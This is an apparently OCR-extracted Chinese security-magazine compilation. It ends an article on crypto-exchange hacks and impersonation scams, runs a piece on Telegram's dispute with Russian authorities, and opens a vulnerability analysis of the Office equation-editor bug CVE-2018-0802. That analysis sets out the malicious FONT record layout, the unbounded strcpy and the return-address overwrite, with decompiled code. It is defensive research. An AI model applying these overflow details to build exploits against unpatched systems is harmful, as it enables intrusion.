他说，以最近发生在币安交易所的安全事件为例，其实币安的风控措施相较以往发生过安全事故的其他交易所，已经所有提升。

在黑客提币时利用大数据风控阻止了提币操作，此前发生过的黑客事件，基本发生的交易所安全事件大多黑客直接提币走人。

所以，他建议大家尽量使用知名的、大型的交易所，不要把资产放在小型、不知名的交易所，**因为黑客也会挑软柿子捏。**

“一般来说，大的交易所通常安全风控手段相对完善，黑客不容易攻入，这时黑客很可能转而攻击小型交易所。

甚至，他们还会专挑一些没有牌照的非法交易所攻击，这样即便被发现，交易所也不受法律保护。

比如黑客很可能跑去攻击孟加拉国之类小国家的交易所，一方面因为那里本来就认定数字货币非法。另一方面跨国管制不便，也让黑客更肆意妄为。”

五、利用明星效应的钓鱼攻击

如果说 APT 攻击和交易所安全离普通人太远，下面这种攻击手法就发生在我们身边。

前阵子，有人专门在一些知名人物的社交账号底下头像和名字设置成和名人一模一样的头像，发布一些虚假的信息，声称只要在某个数字货币地址转入一定数额的币，就能得到 10 倍的回馈。(详见：*《我中本聪，打钱》*)

这就好比大街上有人对你说，“你给我 10 块钱吧，我会立刻返给你 100 块。” 就这样显而易见的诈骗信息，经统计，**短短几天之内竟能骗到价值几十万的数字货币。**

为什么看起来如此愚蠢的骗术，也有人上当受骗?

Sherlock 说，“这就是骗子们广撒网的策略了，由于明星的粉丝很多，这种方式投放诈骗信息可以获得大量展示。几千个人里难免有那么几个刚睡醒，脑子不太清醒的人。”

最后，由于这类诈骗信息实在太多，不少名人被迫把网名都改了：

（币安创始人赵鹏_不送币版）


（V_不送币_神）

类似的诈骗到了国内还有一种进阶版，Sherlock 又给我安利了一个真实案例：

一个叫“王团长”在微信群里向群友募集私募“韭菜基金”。

这天半夜，“王团长”忽然在群里发话：“基金募集明天就截止了，请大家赶紧打币到地址 XXXXXXX。”

于是，就有群友就按照王团长说的地址打过去 22 个以太币，当时大约价值二十万元。事后，这位网友才发现，群里忽然出现了好几个“王团长”，真假难辨，自己的 22 个 ETH 直接进了骗子口袋。



“这种手段也常见于数字货币项目的私募阶段，因为有的项目收益很高，参与者往往不能保持平常心，唯恐落后，这种贪利的心态让他们更容易受骗。

并且，国内目前没有正规的 ICO 途径，参加私募纯属个人行为，缺乏监管，流程无法保证安全。”

这类诈骗方式其实一点都不新鲜，只是数字货币市场的活跃，让它们重新迸发了活力。” Sherlock 说。

六、传统黑产也盯上数字货币

哪里有钱赚，哪里就少不了黑产。

Sherlock 告诉我，在区块链和数字货币兴起的同时，也催生了一些新的套利方式……

原本黑客控制大量“肉鸡”（被黑客远程控制的机器），通常会用来发起 DDoS 流量攻击等。

数字货币火了之后，不少“肉鸡”又多了新的角色 —— 黑客还会把黑掉的机器配置成挖矿机，利用它们的算力来挖数字货币赚钱。

有的黑客还会专门在访问量高的网站页面或者博客植入挖矿脚本，用户一旦访问这样的网站，电脑处理器性能就会瞬间被占满，成为一个挖矿节点，为黑客的矿池提供算力。

那些原本专门盯着各大公司优惠活动，用大量手机卡批量套利的羊毛党灰产，也开始盯上数字货币 ICO 项目发放的奖励（俗称“糖果”），不少活动刚开始没多久，所有糖果就都进了灰产口袋。

甚至，黑客还会专门入侵别人的数字货币挖矿矿场，把他们的转账地址改成自己的。

总之，数字货币为黑产们提供了各种新的赚钱渠道和方式。反过来，丰厚的回报又吸引着新的一波人铤而走险加入黑产……

聊到最后，Sherlock 感慨：

“其实说白了，不管时代环境如何改变，安全攻防到了最后，都是人与任何人的较量。

骗子和网民们斗智斗勇，骗子不停地升级剧本，网民不断增强安全意识和辨别能力；

黑客不断发现新的攻击面和攻击手法，交易所、钱包等厂商也在不断引进新的防御技术和人才。

或许正如老周所说的那样，**万物皆变，人是安全的尺度**吧！”

浅黑科技介绍

浅黑科技是一家关注网络安全、云计算、AI 人工智能的科技媒体,向数十万科技爱好者提供科技、安全、商业、智能、创新相关服务,由科技媒体人史中创办。

欢迎对本篇文章感兴趣的同学扫描浅黑科技公众号二维码，一起交流学习

发现360产品安全漏洞

【*包括但不限于以上产品】

请提交给security.360.cn

360SRC单个漏洞最高奖励10,000元

对于重大安全漏洞还有最高100,000元的额外奖励

CVE编号

360安全卫士 360安全路由 360手机卫士

提交360安全卫士、360安全路由、360手机卫士三款产品漏洞，确认有效并符合CVE编号发放规则，在获得丰厚奖金的同时，还将收获一枚你的专属CVE编号。

IoT安全守护计划

我们公开向有能力的安全专家和团队免费提供以下IoT设备进行安全测试：360手机、360安全路由、360智能摄像机、360儿童手表、360行车记录仪，并对单个有效漏洞提供最高奖励36万元。

扫 码 加 入

【安全事件】

全球没人能监控的聊天软件也要死了 — Telegram

作者：聪明的狗子

文章来源：【安全客】https://www.anquanke.com/post/id/102545

一、前言

俄罗斯联邦安全局要求 TELEGRAM 交出用户信息，TELEGRAM 宁死不送，败诉申诉又被驳回……

聊天软件天天都用，但是我们用的聊天软件其实！基本！都是！不安全的，你知道么？

今天要说的 Telegram，原产地德国柏林，是一款全球知名度非常高的加密聊天工具，很多创业者、开发者们都在用，简单来说就是你用 Telegram 给朋友发消息，这消息只有你知你朋友知，再没有第三人晓得，有关部门、黑客组织、骗子团伙要是想知道，想监控聊天内容干点什么不光彩的勾当，甭管是谁都多余了，就是俩字“休想”。

二、这个世界上没人能监控我，老子名叫 Telegram

空口无凭，我说 Telegram 特别安全，你就相信了么？那不能够，咱要讲道理，那 Telegram 是怎么敢号称这个世界没人能监控的呢？吹牛逼开始！

1、加密技术过硬

Telegram 为一对一的聊天提供端对端加密，加密模式是基于 256 位对称 AES 加密，RSA 2048 的加密和 Diffie-Hellman 的安全密钥交换协议。


协议极其优秀，兼具数学和工程之美，不仅加密基础非常完善，在工程上也很出色，Telegram 传递的消息为函数，可扩展性相当强。

以上内容看不懂不要紧，就是想表达 Telegram 技术加密方式，那就是小母牛掉果汁里了——果真牛 B！

Telegram 自信自己的加密方式绝对安全，并且承诺：只要有任何人成功破解已拦截的通讯内容，就提供 10 万美元的奖金。目前只有一个人拿到过这笔奖金，不过他发现的也仅是一个可能会导致问题的隐患。

不仅如此漏洞收购平台 Zerodium 对 Telegram 的漏洞还开出了最高 50 万美元的报价，Telegram 的安全程度可见一斑。

世界没人能监控的呢？吹牛逼开始！



一个漏洞 50 万美金！

2、功能设置贴心

聊天记录不支持服务器保留；

支持设定聊天记录定时销毁；

支持一键删除账户，删除了账户后，所有相关的资料也都一并销毁；

3、要脸不要钱

免费、非盈利、永不销售广告、拒绝接受外部投资；

不会发生被收购的情况，落入他人之手，改变公司原有的安全通讯初衷；

4、创始人牛逼

Telegram 的创始人俄罗斯富豪 Pavel Durov 也是欧洲最大社交网络 VK 的创始人，高富帅，聪明有个性，在俄罗斯国内，以跟普京爸爸唱反调而著称。他在接受采访时表示，Telegram 就是为了隐私和安全而生的，绝不向任何势力妥协。

三、Telegarm 这么牛逼为啥要死了?

据路透社报道，Telegram 违反了俄罗斯法律，俄罗斯联邦安全局要求 Telegram 将用户信息存放在俄罗斯国内的服务器中，以便允许政府随时查看。如果 Telegram 不乖乖听话，将会面临全网屏蔽+封杀。前车之鉴，此前俄罗斯已经以同样的理由短暂屏蔽了微信和 Line。

先是去年 Telegram 因为拒绝给俄罗斯联邦安全局已保护国家安全为由提供访问用户数据的密钥而败诉，硬生生赔了 14000 美元（约合 8 万多人民币），Telegram 家大业大，后台有创始人运营的基金会提供赞助，这点钱九牛一毛了，人家不在乎。

紧接着 Telegram 不服，又向最高法院提交申诉，20 日刚传出消息 Telegram 的上诉被驳回了。这意味着什么呢?

1、要么乖乖交出密钥，但是 Telegram 就算完了，本来就是靠聊天加密这事儿挣钱的，交了密钥，通讯就不安全了，谁还用它的 APP，没有用户爸爸们买账，还怎么做大做强走上人生巅峰？（来自心灵的拷问）

2、誓死不从，坚决不交出密钥，也是死路一条，Telegram 至此就会被俄罗斯全境封杀，俄罗斯联邦安全局加上最高法院，还有普京爸爸，三座大山在上，英雄汉也想要认怂了。

选 1 选 2 都得死，事件背后究竟隐藏了多少不为人知的秘密，是人性的扭曲还是道德的沦丧，都顾不上了解了，且看 Telegram 选几，或者能不能别出心裁找出第三条路呢?

让我们拭目以待，耐心等等，时间会告诉你答案。

四、Telegarm 的遭遇，Twitter、Facebook 和 linkedin 也没能幸免

随着俄罗斯对境内对信息监控变得更加严厉，Telegram 并不是唯一受到影响的社交媒体和通讯平台，Twitter、Facebook 和 linkedin 也面临着同样的严苛网络安全监管问题。

目前俄罗斯已经将社交媒体和通讯平台的网络安全监管问题法律化，要求这些平台将用户个人数据通通存储在俄罗斯境内，目前 Twitter 已经承诺实践本土化操作，Facebook 尚未回应，linkedin 选择拒绝，所以 Linkedin 目前已经被俄罗斯全线封锁屏蔽。

出于国家安全考虑，俄罗斯身体力行的把社交媒体和通讯工具通通作为监督的目标，下一个会是谁，这可不好说，但总会有下一个的，谁能跑得了呢?

五、用户隐私，通讯安全哪里还能找得到?

国外科技媒体 Techworld 将市面上安全程度较高的软件做了如下推荐:

Home 〉 Features 〉 Security Features 〉 Best secure mobile messaging apps

Best secure mobile messaging apps

Protect your communication with our pick of encrypted messaging apps

By John E Dunn & Thomas Macaulay & Tamlin Magee | Feb 12, 2018

Share

CONTENTS

» WhatsApp
» Signal
» Wire
» Telegram
» Wickr

第一个推荐的就是 WhatsApp。Telegram 出现前，WhatsApp 曾是大众比较看好的一款加密通讯软件，大部分的用户认为 WhatsApp 是安全的。但自从 WhatsApp 被 Facebook 收购，WhatsApp 的安全性就被打上了大大的问号。为啥呢，因为“后爸” Facebook 的生意要想赚更多钱，那就很有可能出于利益考虑，利用 WhatsApp 的数据。毕竟数据的金山就放到你面前，唾手可得，换你你能不动心么？

国内某知名公司的其中一项服务就是对加密的通讯内容进行解密读取，可以“随心所欲”进行通讯内容监控。其监控范围之广、数据挖掘之深，令人咂舌。

其实通讯软件自身的安全程度其实仅为安全问题的一部分。举个例子，如果手机没有锁屏密码的保护，或者密码干脆就是 123456，我的天，不管用多安全的通讯软件都不能保证信息不被窃取。

不管怎么说，Telegram 在保护用户通信安全和自由方面，已经做的很牛逼了，至于能不能和有关部门 gang 到最后，狗子只能满怀欣慰，送上祝福了。

六、参考链接

1. https://www.ifanr.com/504427

2. http://www.sohu.com/a/198582991_804262

3.https://www.techworld.com/security/best-secure-mobile-messaging-apps-3629914/

2018 年微软修复的首个 Office 0day 漏洞（CVE-2018-0802）分析


作者：360 安全卫士
文章来源：【安全客】https://www.anquanke.com/post/id/94210

一、简介

2018 年 1 月的微软安全补丁中修复了 360 核心安全高级威胁应对团队捕获的 office 0day 漏洞（CVE-2018-0802），该漏洞几乎影响微软目前所支持的所有 office 版本。这是继 360 在全球范围内首家截获 Office 0day 漏洞（CVE-2017-11826）在野攻击以来，发现的第二起利用零日漏洞的在野高级威胁攻击。360 核心安全团队一直与微软保持积极沟通，一起推进该 0day 漏洞的修复，让漏洞得到妥善解决后再披露漏洞信息。该漏洞的技术原理类似于潜伏了 17 年的“噩梦公式”漏洞(CVE-2017-11882），是黑客利用 office 内嵌的公式编辑器 EQNEDT32.EXE 再次发起的攻击，我们将其命名为“噩梦公式二代”(CVE-2018-0802)。

二、攻击流程分析

我们捕获了多个“噩梦公式二代”的在野攻击，在野样本嵌入了利用 Nday 漏洞和 0day 漏洞的 2 个公式对象同时进行攻击，Nday 漏洞可以攻击未打补丁的系统，0day 漏洞则攻击全补丁系统，绕过了 CVE-2017-11882 补丁的 ASLR（地址随机化）安全保护措施，攻击最终将在用户电脑中植入恶意的远程控制程序。



图： “噩梦公式二代”在野样本攻击流程

三、漏洞细节分析

“噩梦公式二代”为 CVE-2017-11882 的补丁绕过漏洞，类型为栈溢出，根本原因为微软在“噩梦公式一代”的补丁中没有修复另一处拷贝字体 FaceName 时的栈溢出。本次漏洞在未打补丁的版本上只会造成 crash，但在打补丁的版本上可以被完美利用。下面我们通过 poc 样本来分析 CVE-2018-0802 漏洞。

1. 静态分析

与 CVE-2017-11882 一样，本次漏洞的触发数据位于所提取 OLE 对象的“Equation Native”流内。图 1 中红线圈出部分为核心数据，共 0x99=153 字节。0x08 代表 font tag，紧随其后的 00 01 分别代表字体的 typeface 和 style，从 33 开始直到 25 00 的区域为 Font 名称，为栈溢出时拷贝的数据。这部分数据里面包含了 shellcode、bypass ASLR 的技巧，进程命令行以及相关用于填充的数据，我们将在后面分析它们。




图 1

(1) Equation Native 数据结构

据网上公开的资料，整个“Equation Native”的数据构成为：

Equation Native Stream Data = EQNOLEFILEHDR + MTEFData

其中 MTEFData = MTEF header + MTEF Byte Stream。

QNOLEFILEHDR 的结构如图 2 所示：

```
struct EQNOLEFILEHDR {
    WORD    cbHdr;      // EQNOLEFILEHDR长度,恒为0x1C
    DWORD   version;    // 恒为0x00020000
    WORD    cf;         // 剪切板格式("MathType EF")
    DWORD   cbObject;   // MTEF数据长度,不包括EQNOLEFILEHDR
    DWORD   reserved1; // 未公开
    DWORD   reserved2; // 未公开
    DWORD   reserved3; // 未公开
    DWORD   reserved4; // 未公开
};
```

图 2

MTEF header 的结构如表 1 所示，关于这个结构，我们观察到的实际数据和格式规范存在差异，下表中以实际观察到的为主：

偏移量	说明	值
0	MTEF 版本号	0x03
1	该数据的生成平台	0x00 表示在 Macintosh 平台生成，0x01 表示 Windows 平台生成
2	该数据的生成产品	0x00 表示由 MathType 生成，0x01 表示由公式编辑器生成
3	产品主版本号	0x03
4	产品副版本号	0x0A

在攻击样本中，MTEF Byte Stream 结构如下所示：

初始 SIZE 记录

FONT 记录

FONT 内容

剩余数据

FONT 记录及 FONT 内容结构如表 2 所示：

成员	说明	备注
tag	0x08	1 字节
tface	typeface 编号	1 字节
style	字体样式	1 字节
name	字体名称	以 NULL 结尾的 ASCii 字符串

(2) 补丁绕过分析

CVE-2018-0802 的漏洞触发点位于 sub_21E39(在 IDA 中将模块基址设为 0)，如图 3 所示，可以看出该函数的功能为根据公式中的字体数据来初始化一个 LOGFONT 结构体：

```
LOGFONTA *__cdecl sub_21E39(LPCSTR lpLogfont, __int16 a2, LOGFONTA *lParam)
{
  LOGFONTA *result; // eax@7

  strcpy(lParam->lfFaceName, lpLogfont);
  lParam->lfCharSet = 1;
  EnumFontsA(hdc, lpLogfont, FMDFontProtoEnum, (LPARAM)lParam);
  lParam->lfWidth = 0;
  lParam->lfEscapement = 0;
  lParam->lfOrientation = 0;
  if ( a2 & 1 )
    lParam->lfWeight = 700;
  else
    lParam->lfWeight = 400;
  if ( a2 & 2 )
    lParam->lfItalic = 1;
  else
    lParam->lfItalic = 0;
  lParam->lfUnderline = 0;
  lParam->lfStrikeOut = 0;
  lParam->lfOutPrecision = 0;
  lParam->lfClipPrecision = 0;
  lParam->lfQuality = 0;
  result = lParam;
  lParam->lfPitchAndFamily = 0;
  return result;
}
```

图 3

我们来看一下微软对于 LOGFONT 结构体的说明(图 4)。可以看到这个结构体的最后一个成员为 lfFaceName，

```
typedef struct tagLOGFONT {
  LONG  lfHeight;                 // + 0x00
  LONG  lfWidth;                  // + 0x04
  LONG  lfEscapement;             // + 0x08
  LONG  lfOrientation;            // + 0x0C
  LONG  lfWeight;                 // + 0x10
  BYTE  lfItalic;                 // + 0x14
  BYTE  lfUnderline;              // + 0x15
  BYTE  lfStrikeOut;              // + 0x16
  BYTE  lfCharSet;                // + 0x17
  BYTE  lfOutPrecision;           // + 0x18
  BYTE  lfClipPrecision;          // + 0x19
  BYTE  lfQuality;                // + 0x1A
  BYTE  lfPitchAndFamily;         // + 0x1B
  TCHAR lfFaceName[LF_FACESIZE];  // + 0x1C #define LF_FACESIZE 32
} LOGFONT, *PLOGFONT;

sizeof(LOGFONT) = 0x3C
```

图 4：LOGFONT 结构体

我们再看一下微软对 lfFaceName 成员的说明(图 5)。可以看到 lfFaceName 代表了字体的 typeface 名称，在所分析的版本上，它是一个以空结尾的 char 型字符串，最大长度为 32，其中包含终止符 NULL。

lfFaceName

A null-terminated string that specifies the typeface name of the font. The length of this string must not exceed 32 **TCHAR** values, including the terminating **NULL**. The **EnumFontFamiliesEx** function can be used to enumerate the typeface names of all currently available fonts. If **lfFaceName** is an empty string, GDI uses the first font that matches the other specified attributes.

图 5

问题很明显：图 3 红框内的代码在拷贝字体 FaceName 时并没有限制拷贝长度，而拷贝的源数据为用户提供的字体名称，目的地址为父函数传递进来的一个 LOGFONT 结构体地址。我们回溯到 sub_21E39 的父函数来看一下(图 6)，可以看到这个地址位于父函数开辟的栈上，是父函数的一个局部变量。攻击者通过构造恶意数据，覆盖了父函数(sub_21774)的返回地址的后两个字节，然后将控制流导向了位于栈上的 shellcode。

```
000217AF E8 D3 F6 FF FF     call    sub_20E87
000217B4 8D 85 54 FF FF FF  lea     eax, [ebp-0ACh]
000217BA 50                 push    eax             ; lParam
000217BB 8B 45 0C           mov     eax, dword ptr [ebp+arg_4]
000217BE 50                 push    eax             ; __int16
000217BF 8B 45 08           mov     eax, [ebp+lpLogfont]
000217C2 50                 push    eax             ; lpLogfont
000217C3 E8 71 06 00 00     call    sub_21E39
```

安全客（www.anquanke.com）

图 6

分析过程中我们发现一处疑似递归的地方，图 7 为 sub_21774 的反汇编代码，可以看到 sub_21774 先是调用了漏洞函数 sub_21E39 去初始化一个 LOGFONT 结构体，然后调用相关 API，传入这个结构体，从系统获取到一个字体名称保存到 Name。随后，它将获取到的 Name 和用户提供的 lpLogFont 作对比，如果不一致(并且 sub_115A7 函数需要返回 False)，会再根据 a3 指定的条件来继续调用或者不调用自身，而 a3 为 sub_21E39 函数的第 3 个参数。

```
sub_20E87();
sub_21E39(lpLogfont, a2, &lf);
lf.lfHeight = -(signed __int16)(24 * word_5BAFA / 72);
ho = CreateFontIndirectA(&lf);
h = sub_20CEB(hdc, (int)&ho);
GetTextFaceA(hdc, 32, &Name);
GetTextMetricsA(hdc, &tm);
v11[0] = 0;
if ( tm.tmWeight > 550 )
  v11[0] |= 1u;
if ( tm.tmItalic )
  v11[0] |= 2u;
v14[0] = 0;
if ( a2 & 2 && !(v11[0] & 2) )
{
  v11[0] |= 2u;
  v14[0] = 16;
}
if ( a2 & 1 && !(v11[0] & 1) )
{
  v11[0] |= 1u;
  v14[0] = 32;
}
if ( _strcmpi(lpLogfont, &Name) && !sub_115A7(lpLogfont) )// Logfont != Enumerated_font_name
{
  if ( a3 )
  {
    strcpy(&v5, &Name);
    v7 = 0;
    v6 = 0;
    sub_21054(&v5);
    if ( !sub_21774(&Name, v11[0], 0, a4) ) // The Second pass in lpLogfont is the first enumerated Font Name
      *(_WORD *)a4 = sub_219F0(&Name, v11[0], (int)&tm, v14[0]);
    v16 = 1;
  }
}
else
{
  *(_WORD *)a4 = sub_219F0((char *)lpLogfont, a2, (int)&tm, v14[0]);
  v16 = 1;
}
```

比较API获取的字体名称和用户提供的字体名称

标志下次是否递归调用的条件变量

父函数在此处再次调用自身

图 7

